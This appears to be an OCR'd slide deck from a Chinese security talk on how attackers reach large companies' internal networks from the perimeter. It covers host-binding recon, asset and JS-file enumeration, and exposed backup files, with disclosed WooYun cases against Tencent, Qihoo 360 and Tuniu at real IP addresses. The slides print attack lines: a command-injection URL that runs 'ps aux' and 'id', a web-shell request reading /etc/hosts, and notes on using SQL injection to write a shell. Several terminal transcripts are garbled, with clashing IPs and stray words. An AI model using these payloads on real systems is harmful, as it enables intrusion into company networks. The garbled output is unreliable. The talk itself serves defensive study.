"如何从外围进入各大公司内网"


-boooooom

感谢"表哥": 举起手来

关于我

他于 2011-10-16 注册, 已来到乌云 1362 天

- 乌云老白帽
- 前三年在北京最有钱的互联网公司做企业安全
- 现在是一只"产品汪"



"帮助曾经的自己,现在的你"

-为什么要讲这些?

为什么要进内网

- 攻击的核心目标: 数据
- 数据在哪?
- 内网的脆弱性!

本来我想讲的

• 从外围进入内网的"各种"手段

各种手段

- 合法入口[和员工一起进内网(内部数据)]
 - vpn:用户名及密码大数据
 - mail:用户名及密码大数据
 - wifi:万能钥匙
- "非法"入口[跨边界的资产]
 - 应用:各种漏洞、弱点GETSHELL
 - 服务:坑爹配置GETSHELL
 - 员工PC:钓鱼种马


说点实在的

- 与普通选手(小公司)讲求效率
- 与高手(大公司)过招取其命门



大公司的命门

• 成也边界,败也边界




边界

- 为什么会有边界?
- 边界防御如何做?
- 问题在哪?
- 如何挖掘问题?

为什么会有边界

• 区域性防守



边界防御如何做

- 划分边界:保护核心资产(数据)
- 制定规范:把玩法先说好
- 合规检查:看看你是不是守规矩

问题在哪

- 规范越多,执行越差
- 合规性检查的盲区

找那么两个点(命门)

- 规范执行的问题: 内网业务对外开放
- 合规性检查的盲区: 弱点、备份文件

内网业务对外开放

tank-Pro% curl -v http://182.254.3.185
* Rebuilt URL to: http://182.254.3.185/

```
Hostname was NOT found in DNS cache
                  Trying 107 250 ... 185...
                 Connected to 122.254.0.185 (127.0.0.1) port 80 (#0)
               > GET / HTTP/1.1
                 User-Agent: curl/7.37.1
               > Host: 182.254.3.185 control polyate max
                 Accept: */*
               < HTTP/1.1 200 OK
               < Date: Sun, 29 Mar 2015 04:15:50 GMT
                 Server Apache is not blacklisted
               < Server: Apache
               < cache-control: private, max-age=0
               < Expires: Sun, 29 Mar 2015 04:15:50 GMT
               < Vary: Accept-Encoding
What? < Content-Length: 290
               < Content-Type: text/html; charset=utf-8
                 Closing connection 0
               <script type='text/javascript'>if( parent.main ){parent.main.location.href = 'http://passport.oa.com/modules/passport.
               A%2F%2F1888254.3.185%2F';} else{top.location.href = 'http://passport.oa.com/modules/passport/signin.ashx?url=http9
               }</script>
```

内网业务对外开放

```
curl http://122=60=52.230/dump_platform/html/dump_index.html -H "Host: dump
rt.gamesafe.oa.com"
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title></title>
        <link rel="stylesheet" type="text/css" href="../js/jquery-easyui-1.7.2/the</pre>
/default/easyui.css">
        <link rel="stylesheet" type="text/css" href="../js/jquery-easyui-1.7.2/the</pre>
/icon.css">
        <script type="text/javascript" src="../js/jquery-easyui-1.7.2/jquery-1.7.2</pre>
n.js"></script>
        <script type="text/javascript" src="../js/jquery-easyui-1.7.2/jquery.easyu</pre>
in.js"></script>
        <script type="text/javascript" src="../js/json/json2.js"></script>
        <script type="text/javascript" src="../js/jquery-cookie/jquery.cookie.js";</pre>
cript>01.zone list(i1.zone name + "</option>
        <script type="text/javascript" src="../js/login_ctrl/login_ctrl_comm_tools</pre>
"></script>
        <script type="text/javascript" src="../js/login_ctrl/login_ctrl_create_men</pre>
s"></script>
        <script type="text/javascript" src="../js/login_ctrl/login_ctrl_oa_auth.js</pre>
/script>
    <style type="text/css"><option value=5>win8</option>";
              $('#' + control id).html(select);
        font-family:Consolas, "Microsoft YaHei", sans-serif;
        font-size:14px; unction(handle){
    </style>
    <script type="text/javascript">
        //不同的页面接入oa登录、鉴权、动态菜单,在这里微调一下配置即可
        //plat_id:0--G3监控平台
```

分析

- 为什么会这样?上线流程。
- 内部系统的脆弱性
- 脆弱性挖掘: 寻找IP及域名的关系-》绑定HOST

漏洞挖掘

- 资产信息采集
- 获取banner
- 暴力枚举js文件

资产信息采集

- DNS枚举
- 第三方的各种数据接口

```
[root@localhost tools]# wc -l tencent.cduan.txt
648 tencent.cduan.txt
[root@localhost tools]# head tencent.cduan.txt
101.226.10.0/24
101.226.102.0/24
101.226.103.0/24
101.226.112.0/24
101.226.114.0/24
101.226.129.0/24
101.226.131.0/24
101.226.140.0/24
101.226.141.0/24
```

```
[root@localhost | # cat | curligrep 'Location:.*oa\.com' -E -i
< Location: http://tang.oa.com/~/ezone/pages/login?redirect_url=http%3A%2F%2Fezone.qq
com%2F
< Location: http://tang.oa.com/~/ezone/pages/login?redirect_url=http%3A%2F%2Fezone.ga
.com%2F
< Location: http://tang.oa.com/~/ezone/pages/login?redirect_url=http%3A%2F%2Fezone.qq
.com%2F
[root@localhost | # cat | curl|grep 'Location:.*oa\.com' -E -B 22
  About to connect() to .19 port 80 (#0)
   Trying 113.108.90.19...
  % Total
            % Received % Xferd Average Speed
                                                        Time
                                                                 Time Current
                                                Time
                                Dload Upload
                                                Total
                                                                Left Speed
                                                        Spent
                                                                           0* Conne
                                                      --:--:-- --:--:--
              0.19 (11 00.19) port 80 (#0)
cted to
 User-Agent: curl/7.29.0
 Host: 113.108.90.19
 Accept: */*
< HTTP/1.1 302 Found
< Server: nginx/1.6.2
< Date: Wed, 08 Jul 2015 18:09:50 GMT
< Content-Type: text/html
< Transfer-Encoding: chunked
< Connection: close
< X-Powered-By: PHP/5.5.25
 Added cookie PHPSESSID="86949ni27unf0iiq553pmcvmh3" for domain 113.108.90.19, path
/, expire 0
< Set-Cookie: PHPSESSID=86949ni27unf0iiq553pmcvmh3; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
  Location: http://tang.oa.com/~/ezone/pages/login?redirect_url=http%3A%2F%2Fezone.q
```

暴力枚举js

```
dumpreport.gamesafe.oa.com/dump_platform/js/custom/init.js

    □ □ □ C

function init exe(control id)
    var module = $.cookie("game name");
        var content = "module=" + module;
    content += '&function=init exe';
        $.ajax({
                type: "post",
                async: false,
                dataType: 'html',
                cache: false,
                url: "/cgi-bin/dump platform/init.py",
                data: content,
                success: function(response){
            var exe = response.split('|');
            var select = "";
            select += "crash exe:";
            select += "<select name=\"crash exe\" id=\"id crash exe\">";
            select += "<option value=-1>all</option>";
            for(i = 0; i < exe.length; i++)
                select += "<option value=\"" + exe[i].split('\r')[0].split('\n')[0] + "\">
            select += "</select>";
                         $('#' + control id).html(select);
                },
                error: function(handle){
                         alert(handle.status);
                         alert(handle.responseText);
                }
```

案例一

缺陷编号: WooYun-2015-95277

漏洞标题: 腾讯某内部业务对外存在多个sql注入(少量qq账号密码泄露base

相关厂商: 腾讯

漏洞作者: boooooom ▽

提交时间: 2015-02-02 19:00

公开时间: 2015-03-19 19:02

漏洞类型: SQL注射漏洞

台宝堃44 · 首

WooYun-2015-95277

```
白帽子信息_boooooom | WooYun.org
```

详细说明:

老规矩,来先绑个host吧

code 区域

```
119.147.78.19 at.qq.com
119.147.78.19 at.addev.com
```

呃,我为什么知道要绑,看这个js

at.qq.com/js/page/pagecommon.js

code 区域

```
//获取登录qq的姓名,部门和头像

function getLoginUserInfo() {

   var host = window.location.host;

   var info = new Array();

   var name;

if (host == atConfig.innerHost) { //内网OA用户 at.addev.com

   var rtx = Act.util.cookie('oaloginuser');
```

腾讯

案例二

漏洞概要

缺陷编号: WooYun-2015-121069

漏洞标题: 从一个phpinfo到一次半途而废的腾讯内网漫游之旅

相关厂商: 腾讯

漏洞作者: 举起手来

提交时间: 2015-06-17 10:19

修复时间: 2015-06-17 10:47

公开时间: 2015-06-17 10:47

然而,我选择了http://183.61.39.187/sola/这个,因为上面那个目录并没有什么卵用。

这个sola是他们内部一些搞设计的自己搭的站,访问首页直接尼玛跳到

code 区域

http://passport.oa.com/modules/passport/signin.ashx?url=http://isux.oa.com/sola/

然而,根据我多年的经验,这特么是个内部用的站啊。passport.oa.com是腾讯内部统一认证登陆的接口。

好,紧接着我屏蔽这个跳转,发现首页是一个上传,兴奋。。。

结果,尼玛竟然不能传php,撸了几种上传姿势,硬是没搞定,上传接口如下:

新的漏洞挖掘思路

- 外网IP+内网域名暴力枚举
- 给自己一个大大的惊喜



案例

缺陷编号: WooYun-2014-81180

漏洞标题: 途牛另类方式导致内网部分敏感系统泄露

相关厂商: 途牛旅游网

漏洞作者: Wangl

首先绑定HOST

218.94.82.117 boss.tuniu.org

218.94.82.117 test.tuniu.org

218.94.82.117 hsww.ng.tuniu.org

某后台:

安全检测的盲区

• 运维习惯: 线上备份文件

• 研发惰性: 测试文件

安全检测的盲区

- Spider无法抓取
- 目录及文件暴力枚举会影响自动化检测的效率

分析

- 大数据分析高频文件
- 字典足够大
- 无限暴力猜解
- 非直接的漏洞特征匹配"数组, hello world, api"

案例一

缺陷编号: WooYun-2015-92833

漏洞标题: 腾讯某站任意系统命令执行(可入侵)

相关厂商: 腾讯

漏洞作者: boooooom ▼

提交时间: 2015-01-20 10:55

公开时间: 2015-03-06 11:04

漏洞类型:命令执行

嗯,看提示,要你输入几个参数

code 区域

http://119.147.193.173/php/task.php

输入以后报错,我猜他是拼接命令进行执行了

code 区域

http://119.147.193.173/php/task.php?url=http://localhost;ps%20aux;&cmd=id&time_index=1&email=

案例二

漏洞概要

缺陷编号: WooYun-2015-122949

漏洞标题: 神器而已之奇虎360某站GETSHELL内网漫游到webscan了 🧇

相关厂商: 奇虎360

漏洞作者:举起手来

提交时间: 2015-06-26 16:47

公开时间: 2015-08-10 18:09

详细说明:

首先是这样一个问题:

http://220.181.150.107/web.tgz

最后得到这样一个注入点;

code 区域

curl http://220.181.150.107/web/get.php -d "mobile=13-

接下来, sql注入写文件, 拿shell

一看就是源码啊,下下来审计一下;我猜有注.

web curl http://220.181.150.107/web/.7.php -d 'ls=cat /etc/hos-127.0.0.1 test511x.ops.zwt.qihoo.net test511x.ops.zwt loca' ::1 localhost6.localdomain6 localhost6 "守需要考虑的是一个面,而攻只需要一个点"

-深入,一定是有机会的

"企业安全防御的核心在于问题的发现能力"

-核心出发点



谢谢